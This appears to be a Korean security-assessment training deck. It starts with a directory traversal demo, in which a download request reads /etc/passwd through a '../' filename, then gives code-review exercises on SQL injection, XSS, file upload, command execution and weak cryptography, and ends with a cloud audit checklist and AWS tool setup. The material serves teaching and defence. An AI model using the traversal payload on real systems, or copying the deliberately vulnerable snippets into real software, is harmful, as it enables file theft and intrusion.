139     String regDate = request.getParameter("regDate");
140
141     String path = "/usr/local/tomcat9/webapps/resources/share/"+regDate;
142
143     String ext = name.substring(name.lastIndexOf(".") + 1);
144
145     File file = new File(path, name);
146     if(file.exists()) {
147
148         name = n
149         response
150         name +
151     }
152
153     response.setHeader("Content-Transfer-Encoding", "binary;");
154     response.setHeader("Pragma", "no-cache");
155     response.setHeader("Expires", "-1;");
156     response.setHeader("Access-Control-Expose-Header", "Content-Disposition");
157
158     InputStream is = new FileInputStream(file);
159     OutputStream os = response.getOutputStream();
160
161     int length;
162     byte[] buffer = new byte[1024];
163
164     while((length = is.read(buffer)) != -1) {
165         os.write(buffer, 0, length);
166     }
167
168     os.flush();
```

입력 값 base64 2중 디코딩 후 다운로드 경로 사용 확인

❖ 동적 예제 (Directory Traversal) #1



❖ 동적 예제 (Directory Traversal) #1



❖ 동적 예제 (Directory Traversal) #2

```
Response from http://192.168.50.141:80/mng/share/download?shareFile=WVdZM1I6UTNORGMzTIRReE5HWX
Forward Drop Intercept is on Action Comment this item
Raw Headers Hex
HTTP/1.1 200 200
Date: Thu, 10 Nov 2022 15:59:28 GMT
Server: Apache/2.4.6 (CentOS) mod_jk/1.2.46
Content-Disposition: attachment; filename="../../../../../../../etc/passwd"../etc/passwd
Content-Transfer-Encoding: binary;
Pragma: no-cache
Expires: -1;
Access-Control-Expose-Header: Content-Disposition
Connection: close
Content-Length: 1270

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
```


❖ 정/오탐 판별 - 1

- 취약점 명
- 양호/취약 여부
- 양호일 경우 양호 사유 / 취약할 경우 취약 사유 작성

```
String fileName = request.getParameter ("P");
BufferedInputStream bis = null;
BufferedOutputStream bos = null;
FileInputStream fis = null;

try {
    response.setHeader("Content-Disposition", "attachment;filename="+fileName+";");
    ...
    fis = new FileInputStream ("C:/datas/"+fileName);
    bis = new BufferedInputStream(fis);
    bos = new BufferedOutputStream(response.getOutputStream());
    ...
}
```

❖ 정/오답 판별 - 2

- 취약점 명
- 양호/취약 여부
- 양호일 경우 양호 사유 / 취약할 경우 취약 사유 작성

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE mapper PUBLIC "-//mybatis.org//DTD Mapper 3.0//EN"
"http://mybatis.org/dtd/mybatis-3-mapper.dtd">
...
<select id="boardSearch" parameterType="map" resultType="BoardDto">
    select * from tbl_board where title like '%||#{keyword}||%' order by pos asc
</select>
```

❖ 정/오답 판별 - 3

- 취약점 명
- 양호/취약 여부
- 양호일 경우 양호 사유 / 취약할 경우 취약 사유 작성

```
<% String keyword = request.getParameter("keyword"); %>
```

```
keyword = keyword.replaceAll("&", "&amp;");  
keyword = keyword.replaceAll("<", "&lt;");  
keyword = keyword.replaceAll(">", "&gt;");  
keyword = keyword.replaceAll("\W", "&quot;");  
keyword = keyword.replaceAll("'", "&#x27;");  
keyword = keyword.replaceAll("/", "&#x2F;");  
keyword = keyword.replaceAll("(", "&#x28;");  
keyword = keyword.replaceAll(")", "&#x29;");
```

```
<%=keyword%>
```

❖ 정/오탐 판별 - 4

- 취약점 명
- 양호/취약 여부
- 양호일 경우 양호 사유 / 취약할 경우 취약 사유 작성

```
if (FileUploadCtr.PostedFile.ContentType == "image/jpeg")
{
    if (FileUploadCtr.PostedFile.ContentLength < 102400)
    {
        string fn = Path.GetFileName(FileUploadCtr.FileName);
        FileUploadCtr.SaveAs(Server.MapPath("~/") + fn);
        StatusLabel.Text = "Upload status: File uploaded!";
    }
    else
        StatusLabel.Text = "Upload Status: The File has to be less than 100 kb!";
}
else
    StatusLabel.Text = "Upload Status: Only JPEG files are accepted!";
```

❖ 정/오탐 판별 - 5

- 취약점 명
- 양호/취약 여부
- 양호일 경우 양호 사유 / 취약할 경우 취약 사유 작성

```
String id = (String)session.getValue("id");
String bn = request.getParameter("gubun");
String rd = request.getParameter("redirect");
if (id.length() > 0) {
    String sql = "select level from customer where customer_id = ? ";
    conn = db.getConnection();
    pstmt = conn.prepareStatement(sql);
    pstmt.setString(1, id);
    rs = pstmt.executeQuery();
    rs.next();
    if ("0".equals(rs.getString(1)) && "01AD".equals(bn)) {
        response.sendRedirect(rd);
        return;
    }
}
```

❖ 정/오답 판별 - 6

- 취약점 명
- 양호/취약 여부
- 양호일 경우 양호 사유 / 취약할 경우 취약 사유 작성

```
String gubun = request.getParameter("gubun");
```

```
...
```

```
String sql = "SELECT * FROM board WHERE b_gubun = '"+gubun+ "'";
```

```
Connection con = db.getConnection();
```

```
Statement stmt = con.createStatement();
```

```
ResultSet rs = stmt.executeQuery(sql);
```

❖ 정/오탐 판별 - 7

- 취약점 명
- 양호/취약 여부
- 양호일 경우 양호 사유 / 취약할 경우 취약 사유 작성

```
public static void main(String args[]) throws IOException {  
    List<String> allowedCommands = new ArrayList<String>();  
    allowedCommands.add("notepad");  
    allowedCommands.add("calc");  
    String cmd = args[0];  
    if (!allowedCommands.contains(cmd)) {  
        System.err.println("Error");  
        return;  
    }  
    Process ps = null;  
    try {  
        ps = Runtime.getRuntime().exec(cmd);  
        .....  
    }
```

❖ 정/오탐 판별 - 8

- 취약점 명
- 양호/취약 여부
- 양호일 경우 양호 사유 / 취약할 경우 취약 사유 작성

```
string file = Request.QueryString["path"];
if (file != null)
{
    if (file.IndexOf('..') > -1 || file.IndexOf('/') > -1)
    {
        Response.Write("Path Traversal Attack");
    }
    else
    {
        File.Delete(file);
    }
}
```


❖ 정/오답 판별 - 9

- 취약점 명
- 양호/취약 여부
- 양호일 경우 양호 사유 / 취약할 경우 취약 사유 작성

```
<%  
String param = request.getParameter("param");  
If(param != null) {  
    param = param.replaceAll("<script>", "");  
    param = param.replaceAll("</script>", "");  
}  
%>
```

```
...  
<p> 제목 : <%=param%> </p>
```

❖ 정/오탐 판별 - 10

- 취약점 명
- 양호/취약 여부
- 양호일 경우 양호 사유 / 취약할 경우 취약 사유 작성

```
<%@taglib prefix="c" url="http://java.sun.com/jsp/jstl/core"%>  
<%@taglib uri="http://java.sun.com/jsp/jstl/functions" prefix="fn"%>  
...  
<c:out value="${param.name}" escapeXml="false"/>
```

❖ 정/오탐 판별 - 11

- 취약점 명
- 양호/취약 여부
- 양호일 경우 양호 사유 / 취약할 경우 취약 사유 작성

```
MultipartRequest multi = new MultipartRequest(request,savePath,sizeLimit,"euc-kr",new  
DefaultFileRenamePolicy());
```

```
.....
```

```
String fileName=multi.getFilesystemName("filename");
```

```
.....
```

```
sql="INSERT INTO board(email,r_num,w_date,pwd,content,re_step,re_num,filename)"  
+"values(?,0,sysdate(),?,?,?,?)";
```

```
PreparedStatement pstmt=con.prepareStatement(sql);
```

```
pstmt.setString(1,stemail);
```

```
pstmt.setString(2,stpwd);
```

```
pstmt.setString(3,stcontent);
```

```
pstmt.setString(4, stre_step);
```

```
pstmt.setString(5, stre_num);
```

```
pstmt.setString(6, fileName);
```

```
pstmt.executeUpdate();
```

```
Thumbnail.create(savePath+"/"+fileName, savePath+"/"+s_+fileName, 150);
```

❖ 정/오탐 판별 - 12

- 취약점 명
- 암호/취약 여부
- 암호일 경우 암호 사유 / 취약할 경우 취약 사유 작성

```
import java.security.*;
import javax.crypto.Cipher;
import javax.crypto.NoSuchPaddingException;

public class CryptoUtils {
    public byte[] encrypt(byte[] msg, Key k) {
        byte[] rslt = null;
        try {
            Cipher c = Cipher.getInstance("DES");
            c.init(Cipher.ENCRYPT_MODE, k);
            rslt = c.update(msg);
        }
    }
}
```

❖ 정/오답 판별 - 13

- 취약점 명
- 양호/취약 여부
- 양호일 경우 양호 사유 / 취약할 경우 취약 사유 작성

```
import java.util.Random;

...
public Static int getRandomValue(int maxValue) {
    Random random = new Random(100);
    return random.nextInt(maxValue);
}
public Static String getAuthKey() {
    Random random = new Random();
    String authKey = Integer.toString(random.nextInt());
    ...
}
```

❖ 정/오탐 판별 - 13 (양호)

- 취약점 명
- 양호/취약 여부
- 양호일 경우 양호 사유 / 취약할 경우 취약 사유 작성

```
import java.util.Random;
import java.security.SecureRandom;
...

public Static String getAuthKey() {
    try{
        SecureRandom secureRandom =
SecureRandom.getInstance("SHA1PRNG");
        MessageDigest digest = MessageDigest.getInstance("SHA-256");
        secureRandom.setSeed(secureRandom.generateSeed(128));
        String authKey = new String(digest.digest((secureRandom.nextLong() +
""))).getBytes());
        ...
    } catch (NoSuchAlgorithmException e) {
```

❖ 정/오탐 판별 - 14

- 취약점 명
- 양호/취약 여부
- 양호일 경우 양호 사유 / 취약할 경우 취약 사유 작성

```
try {  
    rd = new BufferedReader(new FileReader(new File(filename)));  
} catch(IOException e) {  
    e.printStackTrace();  
}
```

❖ 정/오답 판별 - 15

- 취약점 명
- 양호/취약 여부
- 양호일 경우 양호 사유 / 취약할 경우 취약 사유 작성

```
@RequestMapping(value = "/modify.do", method = RequestMethod.POST)
public ModelAndView memberModifyProcess(@ModelAttribute("MemberModel")
MemberModel memberModel, BindingResult result, HttpServletRequest request,
HttpSession session) {
    ModelAndView mav = new ModelAndView();
    String userId = (String) session.getAttribute("userId");
    String passwd = request.getParameter("oldUserPw");

    ...
    if (service.modifyMember(memberModel)) {
        mav.setViewName("redirect:/board/list.do");
        session.setAttribute("userName", memberModel.getUserName());
        return mav;
    } else {
        mav.addObject("errCode", 2);
        mav.setViewName("/board/member_modify");
        return mav;
    }
}
```

}}

❖ 정/오답 판별 - 15 (양호)

- 취약점 명
- 양호/취약 여부
- 양호일 경우 양호 사유 / 취약할 경우 취약 사유 작성

```
@RequestMapping(value = "/modify.do", method = RequestMethod.POST)
public ModelAndView memberModifyProcess(@ModelAttribute("MemberModel")
MemberModel memberModel, BindingResult result, HttpServletRequest request,
HttpSession session) {
    ModelAndView mav = new ModelAndView();
    String userId = (String) session.getAttribute("userId");
    String passwd = request.getParameter("oldUserPw");
    String requestUser = memberModel.getUserId();
    if (userId != null && requestUser != null && !userId.equals(requestUser)) {
        mav.addObject("errCode", 1);
        mav.addObject("member", memberModel);
        mav.setViewName("/board/member_modify");
        return mav;
    }


    if (service.modifyMember(memberModel)) {
        ...
    }
}
```

클라우드 진단

4

클라우드 진단

■ 클라우드 진단 Process



고객사 담당자 협의

- Cloud 사용범위 산정
- Cloud 진단기간 산정
- Cloud 관리계정 발급 요청

- [플랫폼보안] 기술적 진단
- 문서(정책 등)확인
- [체크리스트] 진단 수행
- 담당자 인터뷰

클라우드 진단 - 영역 별 진단 항목(Sample)

6가지 관리 영역(계정, 권한, 접근통제, 데이터, 운영, 정책)에서 클라우드 서비스 및 리소스에 대한 현황을 파악하고 취약점 체크리스트를 기반으로 주요정보의 전자적 침해 행위에 대한 취약점을 분석·평가하여 존재하는 위협요소에 대한 보안 대책을 제시하고자 함

영역구분	진단 분류	진단 항목	진단 기준
계정 관리	식별	불필요한 IAM 사용자 계정 활성화	불필요 계정 및 역할 정책 존재 유무
		IAM 그룹 사용자 계정 관리	그룹 내 불필요 계정 및 역할 정책 존재 유무
	인증	계정 별 2-Factor-Authentication 로그인	로그인 시 2차 인증 적용 유무
권한관리	사용자 별 권한	IAM 사용자 계정 권한 중복 제거	IAM 그룹에 포함되지 않은 단일 사용자 계정 권한 설정 동일 유무
		IAM 사용자 계정 최고권한(AdministratorAccess) 제거	IAM 그룹에 포함되지 않은 단일 사용자 계정 내 AdministratorAccess 권한 존재 유무
	서비스 별 권한	S3 버킷 권한 타 사용자 AWS 계정 Access 관리	S3 버킷 내 허용되지 않은 타사용자 권한 부여 유무
		인스턴스 IAM 사용자/그룹 관리형 정책 권한 설정	직무 구분 및 역할에 맞게 EC2 IAM 사용자그룹 권한 설정 유무
접근통제관리	서비스 통제	Private 인스턴스 접근 제한 설정	Private 인스턴스 접근 설정 (VPN or Server To Server) 유무
		IAM Account 액세스 키 사용제한	IAM Account 자격 증명 공급자 내 액세스 키 활성화 유무
		S3 버킷 Public Access 관리	S3 버킷 내 불필요한 Public 액세스 차단 설정 유무
	네트워크 통제	보안그룹 Port/IP Address 관리	Security Group In/OutBound 규칙 내 Any로 허용된 port, IP Address 대역 존재 유무
		Routing IP Address 관리	라우팅 테이블 내 Any 오픈된 대상 규칙 존재 유무
		RDS Private Network 연결 관리	개인정보가 보관된 RDS 존재 시 Private VPC 설정 유무
데이터관리	암호화 키 관리	KMS 고객관리형키 사용자 관리 설정	KMS 고객관리형 키 내 불필요한 사용자 존재 유무
		KMS 키 순환주기 관리 설정	고객관리형 키 사용 시 "자동 키 교체" 설정 활성화 유무
	서비스 암호화 관리	RDS 암호화 관리 설정	RDS Instance 스토리지 암호화 활성화 유무
		Elastic Load Balancers 통신구간 암호화 설정	ELB 생성 및 사용 시 암호화 통신 설정 사용 유무
운영관리	서비스 로그 관리	Admin Console 및 IAM 사용자 계정 로깅 설정 관리	AWS 사용자 계정(Console, IAM) 내 로깅 설정 사용 유무
		로그 보관 기간 설정	AWS 서비스 로그를 고객사 기준(최소 1년 이상)에 맞는 보관 여부
	성능 유지	RDS Multi AZ 가용 설정 관리	RDS 서비스 이용 시 다중 AZ 배포 설정 사용 유무
		S3 복제 설정 관리	특수 목적 데이터 보관 시 복제 설정 사용 유무
	모니터링	계정 사용자 이상징후 관리 설정	AWS 사용자 경보 사용 설정 유무
		가상 리소스 이상징후 관리 설정	AWS Cloudwatch를 통한 리소스 경보 사용 설정 유무
	백업	AWS 리소스 백업 관리 설정	AWS 서비스(RDS, VPC, S3등) 리소스 백업 설정 사용 유무
정책관리		RedShift 클러스터 스냅샷 보존기간 설정	RedShift 클러스터 스냅샷 보존기간 1일 이하 적용 유무

클라우드 진단

■ 클라우드 진단 특징

- IaaS(Infrastructure-as-a-Service) 기반 설정 진단
- 유헤 리소스 점검
- 클라우드 사용자 권한 적정 여부 점검
- 클라우드 관리 컨설팅 요소 점검

: EC2, VM, Compute Engine ...
: 접근 관리
: 저장 암호화

서버 리소스

: VPC, Security Group, NACL
: 네트워크 설정
: 통신 구간 암호화

네트워크 리소스

사용자 리소스
: IAM, AWS Organizations, Azure AD,
Google Workspace
: 사용자 권한
: 사용자 관리

기타 리소스

: 스토리지
: 로깅 및 모니터링
: 백업 관리

클라우드 오픈소스 도구를 통한 취약점 진단

- Scout Suite 란?

클라우드 보안 진단 도구로, 클라우드 인프라(AWS, Azure, GCP 등)의 구성과 보안 설정을 스캔하여 퍼블릭 클라우드의 **취약한(잘못된) 보안 설정**을 찾아주는 도구입니다.
(Reporting 가능)

※ (중요) 오픈소스 클라우드 진단 도구는 사용 시 주의가 필요함
보통 개인 프로젝트 테스트 또는 진단 결과 보조 / 참고용으로 사용하며 실제 현업에서의 사용 및 적용은 담당자와의 협의가 필요함

- 클라우드 진단 도구 및 솔루션

도구명	특징
Prisma	CSPM (Cloud Security Posture Management) 대표 유료 클라우드 보안 솔루션 => 기업 통합 플랫폼
OpsNow	클라우드 통합 관리 플랫폼(Cloud Management Platform, CMP) 국내 업체가 개발 => 기업 통합 플랫폼
Scout Suite / Prowler	무료 오픈소스 진단 도구 Prowler : https://github.com/prowler-cloud/prowler ScoutSuite : https://github.com/nccgroup/ScoutSuite
AWS Config + Security Hub	AWS 기본 제공



클라우드 오픈소스 도구를 통한 취약점 진단

Python 및 GIT 설치

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.26100.3775]
(c) Microsoft Corporation. All rights reserved.

C:\Users\bisul>python --version
Python 3.11.1

C:\Users\bisul>
```



Python : <https://www.python.org/downloads/>
GIT : <https://git-scm.com/downloads/win>



클라우드 오픈소스 도구를 통한 취약점 진단

AWS CLI 설치 - 1

<https://docs.aws.amazon.com/cli/latest/userguide/getting-started-install.html>

AWS CLI install and update instructions

For installation instructions, expand the section for your operating system.

▶ Linux

▶ macOS

▼ Windows

Install and update requirements

- We support the AWS CLI on Microsoft-supported versions of 64-bit Windows.
- Admin rights to install software

Install or update the AWS CLI

To update your current installation of AWS CLI on Windows, download a new installer each time you update to overwrite previous versions. AWS CLI is updated regularly. To see when the latest version was released, see the [AWS CLI version 2 Changelog](#) on [GitHub](#).

1. Download and run the AWS CLI MSI installer for Windows (64-bit):

<https://awscli.amazonaws.com/AWSCLIV2.msi>

Alternatively, you can run the `msiexec` command to run the MSI installer.

```
C:\> msiexec.exe /i https://awscli.amazonaws.com/AWSCLIV2.msi
```

For various parameters that can be used with `msiexec`, see [msiexec](#) on the *Microsoft Docs* website. For example, you can use the `/qn` flag for a silent installation.

```
C:\> msiexec.exe /i https://awscli.amazonaws.com/AWSCLIV2.msi /qn
```


2. To confirm the installation, open the **Start** menu, search for `cmd` to open a command prompt window, and at the command prompt use the `aws --version` command.

```
C:\> aws --version
aws-cli/2.19.1 Python/3.11.6 Windows/10 exe/AMD64 prompt/off
```

If Windows is unable to find the program, you might need to close and reopen the command prompt window to refresh the path, or follow the troubleshooting in [Troubleshooting errors for the AWS CLI](#).

클라우드 오픈소스 도구를 통한 취약점 진단

AWS CLI 설치 - 2



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.26100.3775]
(c) Microsoft Corporation. All rights reserved.

C:\Users\bisul>aws --version
'aws'은(는) 내부 또는 외부 명령, 실행할 수 있는 프로그램, 또는
배치 파일이 아닙니다.

C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.26100.3775]
(c) Microsoft Corporation. All rights reserved.

C:\Users\bisul>aws --version
aws-cli/2.26.1 Python/3.13.2 Windows/11 exe/AMD64

C:\Users\bisul>
```

클라우드 오픈소스 도구를 통한 취약점 진단

액세스 키 생성 - 1

The screenshot shows the AWS IAM console interface. The left sidebar contains navigation links for Identity and Access Management (IAM), including a search bar and a list of resources like 'Access Keys'. The main content area is titled '내 보안 자격 증명' (My Security Credentials) for the 'Root user'. It includes sections for '계정 세부 정보' (Account Details), '멀티 팩터 인증(MFA) (1)' (Multi-Factor Authentication), and '액세스 키 (1)' (Access Keys). The 'Access Keys' section is highlighted with a red box and contains a table with the following columns: '액세스 키 ID' (Access Key ID), '생성 날짜' (Creation Date), '마지막으로 사용한 액세스 키' (Last Used Access Key), '마지막으로 사용된 리전' (Last Used Region), and '마지막으로 사용한 서비스' (Last Used Service). A '작업' (Actions) dropdown menu is visible next to the '액세스 키 만들기' (Create New Access Key) button.

액세스 키 (1)

액세스 키를 사용하여 AWS CLI, AWS Tools for PowerShell, AWS SDK 또는 직접 AWS API 호출을 통해 AWS에 프로그래밍 방식 호출을 전송합니다. 한 번에 최대 두 개의 액세스 키(활성 또는 비활성)를 가질 수 있습니다. [자세히 알아보기](#)

액세스 키 ID	생성 날짜	마지막으로 사용한 액세스 키	마지막으로 사용된 리전	마지막으로 사용한 서비스
[Redacted]	[Redacted]	[Redacted]	[Redacted]	[Redacted]

클라우드 오픈소스 도구를 통한 취약점 진단

엑세스 키 생성 - 2

1단계 루트 사용자 액세스 키의 대안

2단계 액세스 키 검색

루트 사용자 액세스 키의 대안 정보

⚠ 루트 사용자 액세스 키는 권장하지 않음
루트 사용자 액세스 키를 생성하지 않는 것이 좋습니다. 권한 정책에서 루트 사용자를 지정할 수 없으므로 권한을 제한할 수 없습니다. 이것이 모범 사례입니다.
대신, 장기 자격 증명이 아닌 임시 자격 증명을 제공하는 IAM 역할 또는 IAM 자격 증명 센터의 사용자 같은 대안을 사용하세요. [Learn More](#)
사용 사례에 액세스 키가 필요한 경우 액세스 키가 있는 IAM 사용자를 생성하고 해당 사용자에게 최소 권한을 적용하세요. [Learn More](#)

엑세스 키를 계속 생성하시겠습니까?

☒ 루트 액세스 키를 생성하는 것이 모범 사례는 아니지만 여전히 생성하려고 합니다.

[취소](#) [엑세스 키 만들기](#)

2단계 액세스 키 검색

엑세스 키

분실하거나 잊어버린 비밀 액세스 키는 검색할 수 없습니다. 대신 새 액세스 키를 생성하고 이전 키를 비활성화합니다.

엑세스 키 | 비밀 액세스 키

엑세스 키 모범 사례

